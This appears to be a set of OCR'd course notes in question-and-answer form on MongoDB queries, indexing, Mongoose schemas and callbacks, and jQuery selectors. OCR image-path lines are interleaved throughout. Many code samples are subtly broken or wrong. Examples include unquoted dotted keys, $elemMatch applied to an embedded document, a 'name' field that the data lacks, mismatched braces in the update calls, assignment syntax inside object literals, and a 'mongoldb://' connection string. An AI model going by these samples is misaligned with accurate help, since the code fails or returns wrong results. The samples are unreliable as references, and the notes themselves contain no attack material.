
…

MongoDB Queries

1. **What is a read query?**
   It is a query which targets a specific collection using certain criteria. It may include a *projection* to specify fields from the matching documents, or a modifier to limit, skip, or sort the results.
2. **What is a write query?**
   It is a query which may insert, update, or delete data, potentially using certain criteria. One query modifies the data of a single collection.

Read Query – Example (1 & 2)

Demonstrate how a read query works.



1. Get the `users` collection
2. Find all documents inside

3. Filter them by those with an `age` field greater than 18
4. Sort the results in ascending order by `age`.

Read Query Interface (1, 2 & 3)

1. **Consider the following MongoDB query:**

```
db.users.find(
  {age: {$gt: 18}},
  {name: 1, address: 1}
).limit(5)
```

   a. **Label each of its components.**
      - Collection: `users`
      - Query criteria: `{age: {$gt: 18}}`
      - Projection: `{name: 1, address: 1}`
      - Cursor modifier: `limit(5)`
   b. **Outline how it works.**
      1. Find all documents in the `users` collection
      2. Filter them by those with an `age` field greater than 18
      3. Retrieve only the `name` and `address` fields
      4. Limit the results to the first 5.

2. **Consider the following SQL query:**

```
SELECT _id, name, address
FROM   users
WHERE  age > 18
LIMIT  5
```

   Label each of its components
   - Table: `users`
   - Select criteria: `WHERE age > 18`
   - Projection: `SELECT name, address`
   - Cursor modifier: `LIMIT 5`

Read Query Features (1 & 2)

…

Querying an Array Field

Consider the following collection:

```
{
  _id: 53421,
  name: “Joe Smith”,
  emails: [“joe@gmail.com”, “joe@ibm.com”],
  age: 30
}
{
  _id: 31254,
  name: “Mary Sharp”,
  email: “mary@gmail.com”,
  age: 27
}
```

a. **Demonstrate how to query the `email` field.**

```
db.user.find({email: “joe@gmail.com”});
```

b. **Demonstrate how to query the `emails` field.**

```
db.user.find({email.1: “joe@ibm.com”});
```

Querying an Embedded Document

Consider the following collection:

```
{
  _id: 53421,
  name: “Joe Smith”,
  emails: [“joe@gmail.com”, “joe@ibm.com”],
  age: 30,
  address: {
    street: “29 Pine St.”,
    suburb: “Chippendale”,
    postCode: 2008
  }
}
{
  _id: 31254,
  name: “Mary Sharp”,
  email: “mary@gmail.com”,
  age: 27,
  address: {
    street: “43 Cleveland St.”,
    suburb: “Chippendale”,
    postCode: 2008
  }
}
```

a. **Demonstrate how to query an embedded document as a whole.**

```
db.user.find({address: {name: “29 Pine Street”, suburb: “Chippendale”, postCode: 2008}});
```

b. **Demonstrate how to query an embedded document by individual field.**


```
db.user.find({address.suburb: “Chippendale”});
```

c. **Demonstrate how to query an embedded document by a combination of individual fields.**

```
db.user.find({address: {$elemMatch: {name: “29 Pine Street”, suburb: “Chippendale”}}});
```

Write Query (Insert)

Demonstrate how an insert query works.



1. Get the `users` collection
2. Insert this document into the collection

Insert Example (1 & 2)

…

Insert Behaviour

What happens if a new document doesn't contain an `_id` field?

The database adds a unique `_id` field to the document. However, if the document does contain an `_id` field, it should be unique.

Update Operators – Simple Fields

Consider the following collection in the `users` database:

```
{
  _id: 53421,
  name: “Joe Smith”,
  emails: [“joe@gmail.com”, “joe@ibm.com”],
  age: 30
}
{
  _id: 31254,
  name: “Mary Sharp”,
  email: “mary@gmail.com”,
  age: 27
}
```

a. **Set the** age **field to** 29 **for the document with the** name **field set to** "Joe Smith".
```
db.users.update({_id: 53421}, {$set: {age: 29}});
```
b. **Remove the** email **field for the document with the** name **field set to** "Mary Sharp".
```
db.users.update({_id: 31254}, {$unset: {email: ""}});
```

Update Operators – Array Fields

Consider the following collection in the users **database:**

```
{
  _id: 53421,
  name: "Joe Smith",
  emails: ["joe@gmail.com", "joe@ibm.com"],
  age: 30
}
{
  _id: 31254,
  name: "Mary Sharp",
  email: "mary@gmail.com",
  age: 27
}
```

a. **Demonstrate how to add an email to the document with id=_53421.**
```
db.users.update({_id: 53421, {$push: {emails: "joe@hotmail.com}})
```
b. **Demonstrate how to add multiple emails to the document with id=31254.**
```
db.users.update({_id: 31254, {$pushAll: {emails: ["mary@gmail.com,
"mary@microsoft.com"]}})
```
c. **Demonstrate how to remove an email from the document with id=53421.**
```
db.users.update({_id: 53421, {$pull: {emails: "joe@gmail.com"}})
```

Update Operators – Simple Fields & Array Fields

…

Write Query (Delete)

1. **What does** db.users.remove() **do?**
   It removes all documents from users.
2. **What is** db.users.remove({_id: 53421}) **do?**
   It removes the document with id=53421 from users.

Aggregation

1. **What is the purpose of aggregation operations?**
   They process multiple documents and return the results.
2. **What can aggregation operations do?**
   - Group values from multiple documents
   - Perform operations on the grouped data to return a single result
   - Analyse data changes over time
3. **How can aggregation operations be implemented?**
   - Aggregation pipelines
   - Single purpose aggregation methods

Aggregation Pipeline

Describe an aggregation pipeline.

It consists of one or more stages that processes documents:

- Each stage is specified using a pipeline operator (e.g. $match, $group, or $sort)
- Various expressions (e.g. $substr or $size, to filter documents or perform a simple calculation) can be specified within a stage.


- `$group` can be used to specify accumulators to perform calculations on documents with the same group key.

Aggregation Pipeline – Format

…

Aggregation Example

Demonstrate how an aggregation pipeline works.



Aggregation Behaviour

…

Lecture 7. Connecting to MongoDB

Outline

- MongoDB indexing
- Databases
  - Data layer of MVC
- Introduction to Mongoose

Questions

Database Layer/Tier

…

MongoDB Queries

…

Indexing (1 & 2)

1. **What is an index?**
   It is a special data structure that provides more efficient access to certain documents within a collection.
2. **What does an index consist of?**
   It consists of records (i.e. index entries) which are represented as two columns: the search key and the data pointer. The search key is the target attribute and the data pointer points to the block where the data resides.

MongoDB Indexes

What is the `_id` index?
It is the field used to uniquely identify each document within a collection. It enforces uniqueness and is automatically indexed for all collections.

MongoDB Indexes – Single Field Index

What is a single field index?
It is an index which references one field from a collection.

MongoDB Indexes – Creating Indexes


1. **Demonstrate how to create an index.**
   `db.<collection>.createIndex({<fieldName>: <direction>})`
   - `<fieldName>` can be a simple field, array field, or a field of an embedded document (specified using dot notation).
   - `<direction>` specifies the direction of the index: 1 or -1 for ascending or descending, respectively.
2. **Demonstrate how to create an index for a simple field.**
   `db.blog.createIndex({author: 1})`
3. **Demonstrate how to create an index for an array field.**
   `db.blog.createIndex({authors: 1})`
4. **Demonstrate how to create an index for a field in an embedded document.**
   db.blog.createIndex({comments.author})

Single Field Index – Example 1

Consider the following command:

```
db.users.createIndex({score: 1})
```

Draw a representation of the index.




Single Field Index – Example 2

Consider the following command:

```
db.users.find({score: {"$lt": 30}).sort({score: -1})
```

Draw a representation of the index.



MongoDB Indexes – Compound Index


1. **What is a compound index?**
   It is an index which references multiple fields within a collection.
2. **Why is the order of fields important for a compound index?**
   It is important because the indexes are sorted by subsequent fields.

Compound Index – Example

Consider the following command:

db.users.createIndex({userId: 1, score: -1}

Draw a representation of the index.



Designing Indexes

What factors need to be considered when designing indexes?

- Frequency of key queries
- Read/write operations and their associated performance implications
- Memory availability
- Scaling, as usage of the database may evolve over time
- Results from performance profiling

Web Applications – Database

…

Database Drivers

1. **How database management systems (DBMSs) work?**
   They work like a server application, running on a host and waiting for connections from clients. DBMSs communicate with a variety of clients, including:
   - Command line shell client
   - GUI client
   - Program-based client

   In order to communicate with its clients, the DBMS uses a variety of different protocols.
2. **How do DBMSs enable programmers to communicate with their clients?**
   They implement language-based drivers. These drivers provide numerous functionalities, including:
   - Open/close database communication
   - Translate between language-specific constructs to DB queries
   - Translate between language-specific data types and database-specific data-types

Higher Level Modules/Packages

1. **What do native database drivers provide?**
   They provide basic support for client-side programming.
2. **What do higher-level modules provide?**
   They provide more convenient ways to communicate with database servers. Mongoose, for example, is the Node.js module implemented on to top of the basic MongoDB Node.js driver. It provides numerous functionalities, including:
   - Implementation of data structure which matches collection schema
   - Validation mechanisms
   - Connection management

Object Data Model / Object Relational Model

…

MVC Application Architecture

…

Mongoose

How should database operations be implemented?

They should be implemented using an event-driven programming style:

3. The operation is started.
4. A callback function is registered to indicate what should happen when the operation completes.
5. Execution continues until operation is complete; the callback is executed thereafter.

Mongoose – Basic Concepts

1. **What is a schema?**
   It is a data structure which maps to a MongoDB collection and defines the shape of the documents contained within.
2. **What is a model?**
   It is the compiled version of a schema. It acts as the interface for interacting with the collection, providing a means to retrieve, update, and delete documents or parts thereof.
3. **What is a document?**
   It is an instance of a model; it is mapped to the corresponding document within a collection.

Mongoose Document – Example

Implement a simple document.

```
{
  “_id”: 1,
  “Title”: “Infinity Pool”,
  “Year”: 2023,
  “Genres”: [“Horror”, “Sci-Fi”]
}
```

Mongoose Schema and Document – Example

1. **Implement a simple schema.**

```
var movieSchema = new Schema({
  Title: String,
  Year: Number,
  Genres: [String]
})
```

2. **Implement a valid document.**

```
{
  “_id”: 1,
  “Title”: “Infinity Pool”,
  “Year”: 2023,
  “Genres”: [“Horror”, “Sci-Fi”]
}
```

Mongoose Schema, Model and Document – Example

1. **Implement a simple schema.**

```
var movieSchema = new Schema({
  Title: String,
  Year: Number,
  Genres: [String]
})
```

2. **Implement the associated model.**
```
var Movie = mongoose.model("Movie", movieSchema, "movies")
```
3. **Implement a valid document and save it to the database.**
```
infinityPool = new Movie({
  Title = "Infinity Pool",
  Year = 2023,
  Genres = ["Horror", "Sci-Fi"]
});
```

Mongoose – Queries

…

Queries with a Callback Function 1

Implement a simple query with a callback function.

```
Movies.find({Year: 2023}, function(error, movies) {
  if (error) {
    console.log("Error")
  } else {
    console.log(movies)
  }
}
```

Queries with a Callback Function 2

1. **What is the callback syntax in Mongoose?**
   It is `<callback>(<error>, <result>)`.
2. **What happens when a query is executed?**
   The results are passed to the callback.
3. **What happens if the query is successful?**
   result is populated with the result from the query and error is null.
4. **What happens if the query is unsuccessful?**
   result is null and the error contains an error document.

Queries without a Callback Function 1 & 2

1. **Why would using a query instance be preferable to a callback function?**
   It allows you to build up a query using chaining syntax.
2. **Implement a simple query using a query instance to implement a callback function.**
```
var query = Movie.find({Year: 2023});
query.select({Title: 1, Year: 1});

query.exec(function(error, movies) {
  if (error) {
    console.log("Error")
  } else {
    console.log(movies)
  }
)
```

Queries – Insert Documents

1. **Create a simple document.**
```
var infinityPool = new Movie({
  _id: 29382,
  title: "Infinity Pool",
  year: 2023,
```

```
  genres: [“Horror”, “Sci-Fi”]
})
```

2. **Save the document to the collection.**

```
infinityPool.save()
```

Queries – Static Methods

1. **What is a static method?**
   It is a method which is defined on a model (i.e. collection). It is accessible to all instances of the model.
2. **Implement a static method.**

```
movieSchema.statics.findByYear = function(year, callback) {
  return this
           .find({Year: year})
           .select({Title: 1, Year: 1})
           .exec(callback)
}

var Movie = mongoose.model(“Movie”, movieSchema, “movies”)
Movie.findByYear(2023, function(error, movies) {
  if (error) {
    console.log(“Error”)
  } else {
    console.log(movies)
  }
})
```

Queries – Instance Methods

1. **What is an instance method?**
   It is a method which is defined on an instance of a model (i.e. document). It is accessible to only the instance on which it is defined.
2. **Implement a instance method.**

```
movieSchema.methods.findSimilarYear = function(callback) {
  return this
           .model(“Movie”)
           .find({Year: this.year}, callback);
}

var Movie = mongoose.model(“Movie”, movieSchema, “movies”)

infinityPool = new Movie({
  _id: 29382,
  title: “Infinity Pool”,
  year: 2023,
  genres: [“Horror”, “Sci-Fi”]
}

infinityPool.findSimilarYear(function(error, movies) {
  if (error) {
    console.log(“Error”)
  } else {
    console.log(movies)
  }
})
```


Database Connection 1 & 2

1. **How does Mongoose enable database connectivity?**
   Mongoose opens and closes connections automatically. It let's all request share a pool of connections and only closes them when the application shuts down.
2. **What does Mongoose.connect() do?**
   It prepares a number of database connections; the argument callback handles connection success or failure.
3. **Implement a simple database connection.**

```
var mongoose = require("mongoose")

mongoose.connect("mongoldb://localhost/comp5347", function(error) {
  if (error) {
    console.log("Error")
  } else {
    console.log("mongoldb connected")
  }
})
```

Full MVC Architecture

Draw the full MVC architecture.



Lecture 8A. Client-Side Development 1 (jQuery & AJAX)

Outline

- JavaScript frameworks
- Introduction to jQuery
  - Selectors
  - Event handlers
  - AJAX requests
- Integrate jQuery with Express.js applications

Questions

Revisiting Client-Side Technologies

…

JavaScript Frameworks

…

jQuery

1. **What is jQuery?**
   It is a lightweight JavaScript framework.
2. **What does jQuery provide?**
   It provides methods which wrap common JavaScript functionalities:
   - HTML DOM and CSS manipulation (e.g. retrieving elements)
   - HTML event methods (e.g. registering an event handler on an element)
   - CSS animations
   - Managing asynchronous requests with AJAX

Using jQuery

…

Using jQuery – Fail-Safe Loading

Outline the advantages and disadvantages of using a CDN.

Advantages	Disdvantages
Bandwidth is offloaded to reduce demand on your servers	jQuery will fail if the third-party host fails.
The browser may have already cached the third-party file, reducing total loading time	

jQuery Functions

1. **Consider the following code:**
   `$(selector).action()`
   Identify each of the components
   - `$`: defines/accesses jQuery
   - `(select)`: criteria on which to select elements
   - `action()`: performs an action on the selected elements
2. **What does the `$(selector)` function return?**
   It always returns a set of results.

jQuery – Selectors

1. **Consider the following JavaScript code:**
   ```
   var node = document.getElementById("here");
   var link = document.querySelectorAll("ul li");
   ```
   Rewrite it using jQuery.
   ```
   var node = $("#here");
   var link = $("ul li");
   ```
2. **Hide all elements with** `class="test"` **using jQuery.**
   ```
   $(".test").hide()
   ```

jQuery – Main Selectors

…

jQuery – Basic Selector Examples

1. **Select the element with** `id="grab"`.
   ```
   var grabDiv = $("#grab");
   ```
2. **Select all** `<a>` **elements.**
   ```
   var allAs = $("a");
   ```
3. **Select all odd** `<tr>` **elements.**
   ```
   var oddTRs = $("tr:odd");
   ```

jQuery – Advanced Selectors

Select all `<a>` **elements that have been visited.**


```
var allVisitedAs = $("a:visited");
```

jQuery – Content Filters Selector (1 & 2)

Consider the following query:

```
$("body *:contains('warning')")
```

Demonstrate how it works.



jQuery – HTML Attributes and Properties (1 & 2)

1. **Demonstrate how to set an attribute value.**
   ```
   $("a").attr("href", ""https://funwebdev.com");
   ```
2. **Demonstrate how to get an attribute value.**
   ```
   var link = $("a").attr("href");
   ```

